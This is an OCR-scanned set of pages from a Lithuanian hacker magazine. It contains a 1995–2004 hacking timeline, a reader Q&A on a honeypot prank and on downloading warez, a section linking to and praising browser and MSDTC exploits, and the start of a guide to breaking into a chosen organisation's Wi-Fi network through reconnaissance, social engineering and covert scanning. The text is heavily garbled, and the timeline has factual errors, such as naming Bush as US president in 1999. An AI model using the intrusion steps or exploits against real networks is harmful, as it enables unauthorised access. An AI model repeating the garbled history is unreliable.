**[1995 gegužės 5]** Krisas Lamprechtas aka *Minor Threat* tampa pirmuoju žmogumi, kuriam oficialiai įjdraudžiama naudotis internetu. Hakeris teisiamas už daugelį kompiuterinių nusikaltimų, įskaitant duomenų iš vidinio kompanijos „Bell“ tinklo vagystę ir pardavimą. *Minor Threat* taip pat žinomas kaip *ToneLoc* programos, skenuojančios telefoninius tinklus ir ieškančios modeminų signalų autorius.

**[1995 liepos 12]** Tatu Julonenas security bendruomenei pristato SSH (*Secure Shell*) protokolą.

**[1995 rugpjūtis]** „Microsoft“ išleidžia *Windows 95*, kurios milijonas kopijų parduodama per pirmas keturias dienas.

**[1996]** Hakerių grupė *Brotherhood* nulaūžia Kanados radijo transliavimo kompaniją.

**[1997]** Išleidžiama programa *AOHell*, kuri leidžia bet kam, net ir su hakeriavimu beveik nesusijusiems žmonėms, stambiausio Amerikos tiekejo „America Online“ tinkluose sėti chaosą. Keletą dienų tūkstančių AOL vartotojų elektroninio pašto dėžutės atakuojamos multimegabaitinėmis pašto bombomis, o vidiniai pokalbių serverai nuolat floodinami.

**[1997]** Penkioikmetis hakeris *Croatian* nulaūžia JAV Guamo karinės oro bazės kompiuterius.

**[1997]** Hakeriams pavyksta pralaužti *Windows NT* apsaugą.

**[1997 sausio 28]** Kompanija *RSA Data Security* saugumo bendruomenei pasiūlo nulaūžti savo naują 40 bitų kodą. Janas Goldbergas, Kalifornijos Berklio universiteto absolventas, tam panaudojo klasterį iš 250 darbo stočių, kuris per valandą perrenka daugiau nei 100 milijardų kombinacijų. Jam prireikė 3,5 valandos, kad dešifruotų štai tokį pranešimą: „Butent todėl reikia naudoti ilgesnį raktą“.

**[1997]** Švedijoje suorganizuojamas naujas hakerių renginys *Dreamhack*, kuris iš karto labai išpopuliarėja.

**[1997 rugsėjis]** Gimsta *Slashdot* — centrinis resursas visiems, ką domina naujos technologijos.



Jonas Johansenas aka DVD Jon

**[1998]** *Yahoo.com* svetainėje pasirodo pranešimas apie galimą logines bombas gavimą po užėjimo į šią paieškos sistemą. Bombą buvo grasinta susprogdinti, jeigu vaidžia iki nurodyto aiško į laisvę nepaleis Kėvino Mitniko, tačiau visi šie grasinimai buvo paprasčiausias blefas.

**[1998 vasaris]** *Internet Systems Consortium* (ISC) pasiūlo padidinti DNS serverių saugumą ir naudoti DNSSEC.

**[1998]** Protestuojant dėl Mitniko įkalinimo buvo nulaūžta oficiali laikraščio *The New York Times* svetainė. Hakeriai, ku-

ne save vadino HFG (*Hacking for girls*), pažadėjo ties tuo neapsistoti.

**[1998]** Du kinų hakeriai nuteisiami sušaudyti už banko kompiuterių nulaūžimą ir 31 tūkstančių dolerių vagystę.

**[1998]** Izraelio paauglys, žinomas pravardė *The Analyzer*, įsibrauna į vidinį Pentagono tinklą. Policijai pavyko greitai jį surasti ir areštuoti.

**[1998]** Hakerių grupė *LOpht* buvo pakviesta į Senatą, kur turėjo teikti konsultacijas kompiuterių saugumo klausimais. Hakeriai tikino vyriausybę, jog jiems pakanka 30 minučių, kad nutrauktų vartotojų priejimą prie interneto visoje Amerikoje.

**[1999 lapkritis]** Penkioikmetis norvegų hakeris Jonas Johan senas aka *DVD Jon* kartu su dviem draugais iš *MoRE* (*Masters of Reverse Engineering*) grupės išleidžia programą *DeCSS*, pašalinančią CSS (*Content Scrambling System*) apsaugą, kuri buvo licencinių DVD standartas.

**[1999]** JAV prezidentas Džordžas Bušas pareiškia apie savo ketinimus vyriausybinių kompiuterių sistemų saugumo padidinimui išskirti 1,4 milijardo dolerių.

**[1999]** Nežinomi hakeriai užgrobia britų karinio ryšio palydovo valdymą ir už jo valdymo grąžinimą reikalauja pinigų.

**[1999 gruodis]** 29 metų programuotojas iš Niudžersio Devidas Smitas pripažintas kaltu už viruso *Melissa* sukūrimą ir išplatimą, kuris kovo mėnesį užkrete daugiau nei 100 tūkstančių kompiuterių ir padarė apie 80 milijonų dolerių nuostolių. Smitas tapo pirmuoju žmogumi istorijoje, kuris buvo nuteistas už kompiuterių viruso sukūrimą. Jam buvo skirta 20 mėnesių laisvės atėmimo.

**[2000 vasaris]** Kanados hakeris *MafiaBoy* įvykdo stambiausio masto *DDoS* ataką, kuri nutraukia keleto populiariausių interneto resursų darbą. Tarp aukų buvo stambiausia elektroninė parduotuvė *Amazon*, naujienų portalas *CNN* ir *Yahoo!* paieškos serveris. Šešioikmetis hakeris buvo nuteistas 8 mėnesių bausme, kurią turėjo praleisti vaikų pataisos centre.

**[2000]** Protestuodami prieš agresiją Kašmyre ir Palestinoje, Pakistano aktyvistai defeisina Indijos ir Izraelio vyriausybei priklausančias svetaines.

**[2000]** Hakeriai įsilaužia į vidinį „Microsoft“ tinklą ir prieina prie paskutines *Windows* versijos išerties tekstų. Po to, kai kodas buvo išpublikuotas internete Amerikos laikraščiuose pasirodė antraštės: „Rusų mafija vagia *WinME* kodą“.

**[2000 gegužė]** Virusas, pavadinimu *LoveLetter* (taip pavadinamas dėl laiško antraštės „I Love You“), per keletą valandų paplinta visame internete, sėdamas chaosą ir daugiamilijoninius nuostolius.

**[2000 birželis]** Startuoja žymaus saugumo eksperto Lenso Spitznerio projektas *Honeynet*, kurio tikslas padidinti viso interneto saugumą.

**[2000 liepa]** SANS institutas pirmą kartą išleidžia 10 pagrindinių pažeidžiamumų, kuriuos hakeriai dažniausiai panaudoja sistemoms nulaūžti, sąrašą. Tokio sąrašo poreikis pasiteisina, po ko jis pradėdamas leisti reguliariai.

**[2001]** „Microsoft“ korporacija tampa naujo tipo *DoS* atakų, kurios nukreiptos prieš DNS, auka. Per dvi dienas pagrindinė kompanijos svetainė milijonams vartotojų tampa neprieinama.

**[2001 vasaris]** Internete pasirodo virusas *Anna Kournikova*, kuris neva atsiunčia prisegtas žymiosios sportininkės nuotraukas.

**[2001 liepa]** FTB areštuoja rusų programuotoją Dmitrijų Skliarovą, kuris atvažiavo į *Defcon* konferenciją perskaityti paskaitos



apie Ebook — elektroninio spausdintų knygų analogo — apsaugos lygį ir nulaūžimo galimybes. Areštas pasaulinėje kompiuterių bendruomenėje sukele pasipiktinimo audrą. Kvietimai palaikyti Dmitrijų ir boikotuoti Adobe, kuri šiuo atveju buvo kaltintojas, produkciją buvo publikuojami daugelyje svetainių. Sklarovas tapo pirmuoju žmogumi, kurio byla buvo svarstoma DMCA („Digital Millennium Copyright Act“) įstatymo rėmuose. 2001 metų gruodžio 13 teismas atsiėmė visus programuotojai pateiktus kaltinimus.

**[2001 rugpjūtis]** Pirmasis polimorfinis virusas Code Red užkrečia dešimtis tūkstančių kompiuterių.

**[2001]** Atsiranda naujas DDoS atakų tipas, kuris pingų generavimui panaudoja kompiuterius-zombius.

**[2001 gruodis]** Po kruopščiai suplanuotų FTB ant-hakeriškų reidų ant teisiamųjų suolo sedasi pagrindiniai lyderiaujančių krekėnų ir warezo grupių (Drink or Die, Razor 911, EVIANCE, RogueWarriorz TFL, WLW, RiSC) nariai. Tačiau pagrindinių veikėjų areštas ir uždarymas karejime praktiškai niekaip neatsiliepia krekėnų aktyvumui.

**[2002 balandis]** JAV kanas struktūros pradeda projektą Manheim, kurio tikslas yra padidinti karinių kompiuterių sistemų saugumą.

**[2002]** FTB areštuoja hakerį, kuris nulaūžė 92 JAV Gynybos ministerijos kompiuterių sistemas ir keletą privačių tinklų. Garj Makinoną aka SOLO apkaltina pagal 8 kompiuterinių nusikaltimų straipsnius ir 900 tūkstančių dolerių nuostolių padarymu. Spauda Makinoną pavadina visų laikų hakeriu.

**[2002]** Nežinomi hakeriai suorganizuoja DoS ataką, nukreiptą prieš 13 DNS root serverių, kurie yra centriniai tinklo srautų koordinuojantys interneto mazgai. Dėl lanksčios tinklo struktūros vartotojai visame pasaulyje nepajautė susijungimo greičio sumažėjimo, tačiau pats faktas saugumo forumuose sukele diskusijas apie teorinę galimybę sukelti viso globalaus tinklo sutrikimus.

**[2003]** SoBig, Slammer ir MSBlast virusai sukelia anksčiau nematytas epidemijas. Slammer tapo plitimo greičio rekordininku, vos per porą valandų užkretęs šimtus tūkstančių mašinų. Tai turėjo įtakos ne tik privačioms firmoms, bet ir aerouostams, kuriems teko atidėti reisus.


**[2003]** Nežinomi hakeriai iš žaidimų gamintojo „Valve“ kompiuterių pavogė vieno labiausiai laukiamo žaidimo Half Life 2 šešis tekstus ir išpublikavo juos internete.



vlt 02



vladimiras Levinas



Slashdot.com

**[2004]** Amerikiečių 26 metų studentas Džatanas Dezras tapo pirmuoju žmogumi, kuris buvo patrauktas baudžiamojon atsakomybėn pagal Fastink programą. Programą JAV vyriausybė sukūrė siekdama ieškoti ir areštuoti nelegaliai programinę įrangą platinančius piratus.

**[2004]** Žinomų kompiuterinių virusų kiekis viršijo 100 tūkstančių.

**[2004 spalio 22]** Paskelbtas nuosprendis žinomo rusų virusų kūrėjo Whale byloje. Virusų autoriams Stepar ir Gastropod, kurie buvo žinomos 29A grupės nariai, paskirta juokinga 3000 tūkstančių rublių (~300 litų) bauda. Toks švelnus nuosprendis paaiškinamas tuo, jog nebuvo gauti nukentėjusiųjų pareiškimai.


**[2004]** Įvyko pirmasis Amerikoje spamerių teismas Džeremis Džeinsas ir Džesika Degrut, brolis ir sesuo, AOL vartotojams siuntinėjo milijonus reklaminių pranešimų, siūlydami įsigyti programas greitam uždarbiui internete. Džemsas buvo pasodintas į kalėjimą, o jo sesė atsipirko kelių tūkstančių dolerių bauda.

**[2004]** Atsirado pirmasis kirminas, plintantis per Bluetooth protokolą ir užkrečiantis mobiliuosius telefonus, kuriuose veikia Symbian OS Cabir, kaip jį pavadino autonomus, neturėjo kenksmingų funkcijų, tačiau dėl jo nuolatinių bandymų skenuoti aktyvius Bluetooth įrenginius kai kurie telefonai po užkretimo pradėjo veikti nestabiliai.


**[2004]** 21 metų Brajenas Salcedo nuteisiamas ilgiausiam kompiuterinių nusikaltimų istorijoje įsives atėmimo laikotarpiui. Jį teismas už kompiuterinės parduotuvės tinklo nulaūžimą ir jo darbo sutrikdymą nuteisė 9 metams kaluzės. Visa tai buvo padaryta eilinio vardnvingo seanso metu (ieškant neapsaugotų Wi-Fi tinklų).

**[2004]** Pažangiausių viso pasaulio mokslinių centrų mokslininkai pradėjo bendrą kompiuterių tinklo kūrimą, kurio „neįmanoma nulaūžti“. Jis bus pagrįstas kvantine kriptografija.

**[2004 gruodis]** Knijoje paleistas naujos kartos internetas CERNET2 („China Education and Research Network 2“), kurio pralaidumas siekia 2.5 10 Gb per sekundę ir kuris veikia IPv6 protokolu. Pirmaisiais mazgais tapo pirmaujančios šalies tyrimų institutai.




Mark Abernethy



CSH



Kevinas Polsonas



Mobilusis virusas Cabir




Janas Gorbunovas

# Stuff

Visi žaislai vienoje vietoje



- 19 šalių
- per 1.000.000 skaitytojų
- viena aistra...







**Q** Kaip būtų galima kiečiausiai pasityčioti iš į mano honeypot'ą patekusio niekšelio?



Galų papasakoti tikrą nutikimą, kurį Maskvoje iškrete mano bičiuliai. Paikę Radmin'ą be slaptažodžio (izoliuotame, tačiau banko tinkle esančiame ir iš interneto prieinamame kompiuteryje), jie pradėjo laukti, žvejoti piktaį hakerį. Ilgai laukti nereikėjo, antrą dieną prie sistemos prisijungė „skaitmeninis teroristas“. Kad sistema būtų teisingai „apiforminta“, *My Documents* buvo apščiai pirkrauta suklasotų buhalterinių ataskaitų knygų, sąskaitų išrašų ir atliktų tranzakcijų aprašymų. Į labiausiai matomą vietą buvo padeta nuoroda į dokumentą su instrukcijomis pageidajamai sumai išgryninti. Ten buvo detalai aprašyti visi žingsniai, įskaitant reikiamą autorizaciją, nurodymus ir slaptažodžius. Jaunuolis pasirodė esąs iš tiesų drąsus ir jau antrą dieną pabandė gauti pinigėlius, skambindamas į biurą ir prisistatydamas „įgalotuoju asmeniu“. Kad viskas atrodytų įtikinamiau ir kad būtų sukurta Maskvoje veikiančio amerikietiško banko iliuzija, buvo paliktas Niujorko telefono numeris, iš kuno padarytas nukreipimas į vieną iš šių pokštų organizuojančių adminų mobilių. Šis pasiūlė jaunuoliui atvažiuoti į biurą, kur jo ilgai laukti nereikėjo. Jam apsisireiškus, jis buvo nukreptas į saugumo apžiūrą, motyvuojant „specialia finansines įstaigos padetimi“. Ten vargšelis buvo išrengtas iki pat apatinių, o po to jį nudžiugino žinia: „Jūs filmuoja slapta kamera“. Jam taip pat buvo pasiūlyti du variantai: arba su paliktais apatiniais kebauti į vasario šaltį, arba šiltai palaukti atvažiuojančios milicijos. Jaunuolis pasirinko pirmąjį variantą :).



**BŪK KONKRETUS IR UŽDAVINĖK KONKREČIUS KLAUSIMUS! PRIEŠ SIŪSDAMAS SAVO PROBLEMĄ Į HACK-FAQ, STENKIS JĄ KUO IŠSAMIAU APRAŠYTI. TIK TUOMET AŠ GALĖSIU IŠ TIESŲ TAU PADĖTI, ATSAKYTI BEI PARODYTI GALIMAS KLAIDAS. VENK BENDRINIŲ KLAUSIMŲ, PANAŠIŲ Į „KAIP NULAUŽTI INTERNETĄ?“ — TU TIK APKRAUSI SAVO IR MANO PAŠTO DĖŽUTES. IŠ MANĖS GRĖŽTI KO NORS UŽ DYKĄ (INTERNETO, SHELLŲ IR PANAŠIAI) NEVERTA, NES AŠ PATS GYvenu IŠ HUMANITARINĖS PAGALBOS!**



**Q** Siunčiu warezą non stop režimu, bet p2p tinkluose nuolat susiduriu su visokiomis klaidotėmis, kurios pateikiamos vietoje pageidaujimų grožybių! Kaip išvengti tokių dalykų?



Pameni patarę „neskubėk, ir būsi pirmas“? Čia ji labai aktuali. Prieš pradėdant siųsti kokį nors daug užimančią dalykėlį (kas reikš didelės tinklo srauto ir laiko sąnaudas) protinga būtų patikrinti, ar toks filmas/albumas/programa jau išėjo, ar tik planuojamas išleisti? Troškimas gauti pačius šviežiausius dalykus anksčiau už visus kitus dažnai būdžiamas reklaminio pornofilmų įgudimu vietoje pageidaujamo turinio. Neprotinga pykti ant tų stabdžių, kurie platina *Windows Longhorn Final Edition*, kadangi tokio dalyko nėra nei elitiniuose warezo archyvuose. Lygiai taip pat tu negausi *Matrix 5: Ejaculations* ir *Terminator 6*. Be abejo, pasitaisi ko didelių nutekejimų, kaip kad prieš metus nutiko su pavogtu *Half Life 2*, tačiau apie tai ir taip šaukė visi naujienų forumai. Būtent ten, pasiteravus Google, galima patikrinti p2p gerybių realistiškumą. 90% atvejų galima pasitikėti ir vartotojų komentarais, kurie, išreikšdami gerą valią, informuoja savo kolegas apie klaidotes. Visai kas kita, jog daugelis vartotojų nepakankamai raštingi, kad galėtų rašyti komentarus anglų kalba. Tiesa, čia galima ir neskankinti su vertimu, kadangi daugiau nei pusė neįgiamų šaltinių (o *Donkey* tinkle jie raudoni) aiškiai parodys klaidotę.

## IE „WINDOW()“ ODAY EXPLOIT

**[aprašymas]** Korporacija „Microsoft“ vėl išsiskyrė savo produktų nestabiliu. Šį kartą viešuose šaltiniuose pasirodė Internet Explorer 6.0 naršyklei skirtas Oday eksploatas. Klaida aktuali visoms Win2k ir WinXP su visais pataisymų paketais.

Klaidos esmė — paprasčiausias buferio perpildymas (kokių dar klaidų gali būti MS produktuose? :)), kuris iškviečiamas per JavaScript kalbos funkciją window(). Eksploitas susideda iš 5 skirtingų bylų. Pagrindinė HTML byla leidžia išsiruoti operacinę sistemą. Spustelėjus atitinkamą nuorodą tuojau pat bus paleistas skaičiuotuvas (calc.exe). Įvertinus tai, kad kenksmingoje fillmem.htm byloje esanti shell kodą galima lengvai pakeisti, eksploatas priskiriamas kritiniams :).

**[apsauga]** Kaip jau įprasta, „Microsoft“ gana operatyviai sureagavo į šią klaidą ir išleido pažeidžiamoms sistemoms skirtą pataisymą. Pataisymų sąrašą galima rasti [www.computerterrorism.com](http://www.computerterrorism.com) svetainėje.

**[nuorodos]** Visų HTML bylų išeities tekstai yra čia: [www.securitylab.ru/poc/extra/242256.php](http://www.securitylab.ru/poc/extra/242256.php). Aple techninę pažeidžiamumo realizaciją galima perskaityti adresu <http://security.nnov.ru/Kdocument294.html>. Eksploitas paslėptas [www.computerterrorism.com/research/iel/poc.htm](http://www.computerterrorism.com/research/iel/poc.htm) puslapyje.

**[blogio įvertinimas ir potencialas]** Šis eksploatą naudos daugelis hakerių. Visų pirma, su tokia priemone galima lengvai užkrauti kokį nors botą arba trojaną, o antra, lengva iš priešo kompiuterio parsisiųsti reikiamą informaciją, panaudojant standartinius socialinės inžinerijos metodus. Žodžiu, šis eksploatas — realus daiktas, kuris retai pasirodo viešuose šaltiniuose.

**[sveikiname!]** Eksploato autorius yra komandos Computer Terrorism ([www.computerterrorism.com](http://www.computerterrorism.com)) hakeris, pasivadinęs Stuart Pearson slapvardžiu. Palinkėjime jam sėkmės tolimesniuose darbuose :).

## FIREFOX 1.5 BUFFER OVERFLOW EXPLOIT

**[aprašymas]** Pastarąjį mėnesį kaip niekad užderėjo prieš žinomas naršykles nukreiptų eksploitų. Jei gu naujas IE pažeidžiamumas nieko nestebina, tai buferio perpildymas elitiniame FireFox daugelį priverstė kaip reikiant susimąstyti. Pats eksploatas neužima daug kodo, kadangi jis tik avariniu būdu užbaigia programą. Tačiau aš esu visiškai tikras, kad uždaruose šaltiniuose saugomas kodas, kuris paleidžia kokią nors programą. Buferio perpildymas realizuojamas suformavus ilgą dokumento antraštę (5000 simbolių). Taip nutinka nuspaudus nuorodą, kuri iškviečia paprasčiausią JavaScript'ą.

**[apsauga]** Šiuo metu nėra apsaugos nuo šio eksploato. Klaida aptikta paskutinėje naršyklės versijoje ir patikrinta Win2k bei WinXp+SP2 sistemose (antrąjį variantą patikrinau pats :)).

**[nuorodos]** Eksploato tekstą galima rasti adresu [www.securitylab.ru/poc/extra/242789.php](http://www.securitylab.ru/poc/extra/242789.php). Čia taip pat yra ir techninis pažeidžiamumo aprašymas.

**[blogio įvertinimas ir potencialas]** Kaip jau buvo paminėta, eksploato atliksama DoS ataka nėra vienintelė pasekmė. Gali būti, jog greitai mes pamatysime eksploitą, kuris vienoje labiausiai apsaugotų naršyklių nuotoliniu būdu vykdo laisvai pasirinktą kodą.

**[sveikiname!]** Savo eksploitų kūrimo sugebėjimus mums parodė ZIPLOCK, su kuriuo gali kontaktuoti kietu adresu [sickbeatz@gmail.com](mailto:sickbeatz@gmail.com). Siųskite jam savo klausimus, ir jis būtinai atsakys :).

## MSDTC REMOTE EXPLOIT

**[aprašymas]** Šį mėnesį taikidyje vėl atsidūrė „Microsoft“. Be jos naršyklėje aptiktos klaidos hakeriai surado dar vieną „paskirstytų transakcijų koordinatoriaus“ serviso, aka MSDTC, klaidą. Kaip paaiškėjo, šiame servise buvo užsislėpęs buferio perpildymas, kuris tam tikromis aplinkybėmis gali sustabdyti sistemą arba įvykdyti laisvai pasirinktą kodą. Šiaip jau blogiečiai parašė net du klaidinguosius eksploitus: pirmasis įvykdo laisvai pasirinktą kodą (atidaro jungtį su cmd.exe), antrasis vykdo DoS, tuo pačiu sustabdydamas visos sistemos darbą. Tarp pažeidžiamų sistemų atsidūrė Win2000, WinXP, WinXP+SP1 ir Win2003. Visos likusios sistemos nėra pažeidžiamos. Eksploitas parašytas su C++, todėl jo kompiliavimui prireiks gcc. Priminiau, jog jį galima pasiimti iš [www.nsd.ru](http://www.nsd.ru).

**[apsauga]** Apsisaugoti nuo eksploato galima įdiegus atitinkamus MS pataisymus. Nuorodas į Win2k, WinXP ir Win2003 sistemoms skirtus pataisymus galima rasti adresu [www.securitylab.ru/vulnerability/241002.php](http://www.securitylab.ru/vulnerability/241002.php).

**[nuorodos]** Eksploatą galima rasti čia: [www.securitylab.ru/poc/extra/242546.php](http://www.securitylab.ru/poc/extra/242546.php) (laisvai pasirinkto kodo vykdymas) arba čia: [www.securitylab.ru/poc/extra/242546.php](http://www.securitylab.ru/poc/extra/242546.php) (atsisakymas aptarnauti). [www.securitylab.ru/vulnerability/source/241008.php](http://www.securitylab.ru/vulnerability/source/241008.php) puslapyje tu rasi techninę dokumentaciją.

**[blogio įvertinimas ir potencialas]** Dar vienas prieš „Microsoft“ nukreiptas eksploatas korporacijos reputaciją sumažino keliais punktais. Tačiau aš esu įsitikinęs, kad hakeriai ties tuo nesustos ir tyrinės dės Bilo servisus tol, kol Windows kodo bus ištaisyta paskutinė klaida :).

**[sveikiname!]** Eksploatą parašė hakeris Swan ([swan@0x557.org](mailto:swan@0x557.org)), kuris perduoda linkėjimų visiems ji pažįstantiems ir mylintiems :).





# 036

## Wi-Fi po skalpeliu

TOLIMAIŠ 2002 METAIS DEFCON DALYVIAI ATLIKO NEDIDELĮ TYRIMĄ, KURIS LABIAU PANAŠĖJO Į ĮSISKVERBIMO Į BELAIDŽIUS TINKLUS SPORTO RUNGTYNES. IŠSTUDIJAVUS DAUGIAU NEI 500 APLINK ESANČIŲ PRIĖJIMO TAŠKŲ, DALYVIAI SURINKO ĮDOMIĄ STATISTIKĄ: APIE 30% BELAIDŽIŲ TINKLŲ SAUGOJOSI WEP PROTOKOLU, KAS PENKTAME TINKLE ESSID REIKŠMĖ BUVO NURODYTA „PAGAL NUTYLĖJIMĄ“, O 20% BELAIDŽIŲ TINKLŲ VISIŠKAI NESISAUGOJO NUO PRIĖJIMO IŠ IŠORĖS. GALIU TĄ PASAKYTI, KAD ŠIUO METU PAS MUS STATISTIKA NE KĄ GERESNĖ. TIK NEDIDELĖ 802.11 TINKLŲ DALIS APSAUGOTA LABIAU, NEI VIEN TIK WEP PROTOKOLU IR MAC ADRESŲ FILTRAVIMU. O JEIGU JAU TAIP YRA, TUOMET MES TURIME PROGĄ APIE TAI PASIŠNEKĖTI.

### Pozityvi įsiskverbimo į belaidžius 802.11 tinklus patirtis

**[Ruošiamės atakai]** Iš aukščiau pateiktos statistikos lengva suprasti, kad turint nešiojamąjį kompiuterį, tam tikras programas ir šiek tiek žinių, galima įsiskverbti į 90% 802.11 tipo tinklų. O jeigu įsilaužėlis turi gilesnių žinių apie belaidžius tinklus ir tam tikrą hakerio įgūdžių

(pavyzdžiui, socialinės inžinerijos) sėkmingų įsiskverbimų procentas artėja prie 100. Mes jau rašėme apie Wi-Fi lauzimą, tačiau šiandien mes į hakerišką patirtį šioje srityje pažursime iš praktinės puses.

**[Ko reikia]** Wi-Fi lauzimui hakeriai naudoja šiuos daiktėlius.

- nešiojamąjį kompiuterį;
- Wi-Fi plokštę su *Prism2* mikroschemų rinkiniu (iš esmės galima dirbti ir su kitomis, pavyzdžiui, *Hermes*, tačiau vis dėlto geriau *Prism*, kadangi būtent tokioms plokštėms kuriama didžioji mums reikalingos programinės įrangos dalis) ir su galimybe prijungti išorinę anteną;
- antena, o dar geriau dvi: siaurakrypte ir plačiakrypte;
- automobilį.

Taip būtų idealiu atveju. Savaimė suprantama, daugelis žmonių negali prie kiekvieno punkto padėti pliusiuko. Dėl to gali tikt ir toks variantas: nešiojamasis kompiuteris su Wi-Fi moduliu ir dvi kojos. Arba dar vienas variantas: namų kompiuteris, iš draugo pasiskolinta plokštė ir prie jos prijungta savo rankomis pasukbomis padaryta kryptinė antena, kuri iš balkono nukreipiama į kokios nors netoliese esančios firmos biurą. Taip pat nederėtų neįvertinti kišeninių AK galimybių, todėl jeigu tu turi delninių su Wi-Fi moduliu (pageidautina *iPac* arba *Zaurus*), jis gali iš tiesų praversti.

Kokią operacinę sistemą pasirinkti visam šiam reikalui? Aš pasakosiu apie *\*nix* sistemoms skirtas programas. Juk jos nemokamos ir suteikia daugiau galimybių.

**[Taisyklų pasirinkimas]** Apie tai, kaip miesto centre surasti neapsaugotą tinklą ir už dyką pasidėti internete, mes jau rašėme, be to, mums tai dabar nelabai įdomu. Aptarsime kitą variantą: hakeriai reikia patekti į konkretų belaidį, tam tikros organizacijos tinklą. Jis nežino, kaip gerai tas tinklas apsaugotas, nuo ko gi pradėti?


Pirmas dalykas, kurį reikia padaryti — atlikti internetinę žvalgybą. Reikia kuo daugiau sužinoti apie tai, kas organizacijoje užsiima IT klausimais, kaip jie tuo užsiiminėja, t.y. apie savo priešininką sukaupiti kaip galima daugiau informacijos. Kam to gali

prireikti? Visų pirma, galima surasti daugybę sau naudingos informacijos, susijusios su firmos naudojama apsaugojimo technologija. Antra, atsakingų kompanijos asmenų vardų žinojimas gal praversti panaudojant socialinę inžineriją.

Toliau eina vietovės apžiūra įsilaužėis atakai pasirenka patogią vietą. Bet ne taip, kad tinklas niekaip neapsaugotas, tačiau prie jo prisijungti galima tik tuomet, kai esi visiškai arti. Tokiu atveju hakeriui prireiks galingos kryptinės antenos. Taip pat galima imtis ekstremalesnių veiksmų: koku nors pagrindu patekti į pastato vidų ir atlikti įsilaužimą „iš vidaus“, tačiau tokiu atveju viską reikia padaryti tyliai, kadangi organizacijoje gali būti diegta IDS sistema.

**[Studijuojam tinklo srautą]** Aš tai papasakosiu apie keletą tinklų aptikimo ir jų srauto analizės programų. Šiaip jau yra du būdai, kaip aptikti beaidžius tinklus: tai aktyvus ir pasyvus skenavimo metodai. Aktyvus skenavimas reiškia bandomosios užklauskos išsiuntimą priėjimo taškui (AP), tikintis iš jo gauti atsakymą, kuriame bus informacija apie ESSID, duomenų perdavimo kanalą, naudojamą duomenų šifravimą, signalo lygį ir duomenų perdavimo greitį. Būtent taip veikia *NetStumbler* ir *MiniStumbler*. Problema tame, kad adminas gali priėjimo tašką lengvai sukonfiguruoti taip, kad jis neatsakins į panašias užklausas ir taps nematomas *NetStumbler*’ui. Be to, signatūrinės IDS aptinka skenavimus su *NetStumbler*’iu, todėl tu jį naudodamas gali atkreipti į save dėmesį. Dar vienas triukas, kurio adminas gali imtis – tai suklustoto freimo atsakymo išsiuntimas į tavo freimą užklauską su iš anksto sukonfigūruotais melagingais duomenimis, kad tap tave suklaidintų. Tai galima realizuoti, pavyzdžiui, su programa *File2Air*, kurią sukūrė *Joshua Wright*. Dar vienas aktyvus skenavimo trūkumas – tai intensyvus akumulatoriaus įkrovos naudojimas.

Pasyvus skenavimas naudoja *Wi-Fi* plokštes stebėjimo režimą. Taip perimamas visas tinklo srautas, pereinantis per visus kanalus. Mano nuomone, geriausias pasyvus skenavimo įrankis yra *Kismet*, kurią sukūrė *Mike Kershaw*. Iš esmės ši programa skirta *Wi-Fi* srauto analizei ir IDS sistemų kūrimui. *Kismet* sukuriamas su visomis plokštėmis, kurios moka dirbti *rfmon* režime, ją galima įdiegti *Linux* sistemoje, taip pat ir į delninius kompiuterius.



Google galima rasti apšėiai informacijos apie kismet veikimą

*FreeBSD* ir *OpenBSD*, *MacOSX* (ir net į langines, į pagalbą pastelkus *Cygwin*) skirtus distributyvus. Surasti paskutinę *Kismet* versiją galima adresu [www.kismetwireless.net](http://www.kismetwireless.net). Prieš kompiliuojant *Kismet* aš tau primygtinai rekomenduoju apsirūpinti (jeigu jo dar neturi) *Etheral*’u, kuris pravers studijuojant *Kismet* suformuotus *dump*’us. Jeigu turi GPS imtuvą, tai tuomet neblogai būtų, įdiegti dar ir *GpsDrive*, kuris integruojasi su *Kismet*. *Kismet* kompiliavimas pakankamai paprastas ir neturi sukelti jokių sunkumų. Jeigu kas nors bus neaišku, tai perskaityk *README*, ten viskas labai išsamiai aprašyta.

Noredami pritaikyti *Kismet* konfigūraciją mūsų reikmėms, atsidarome `/usr/local/etc/kismet.conf`. Čia reikia padaryti keletą dalykų

atjungti MAC adresų filtravimą

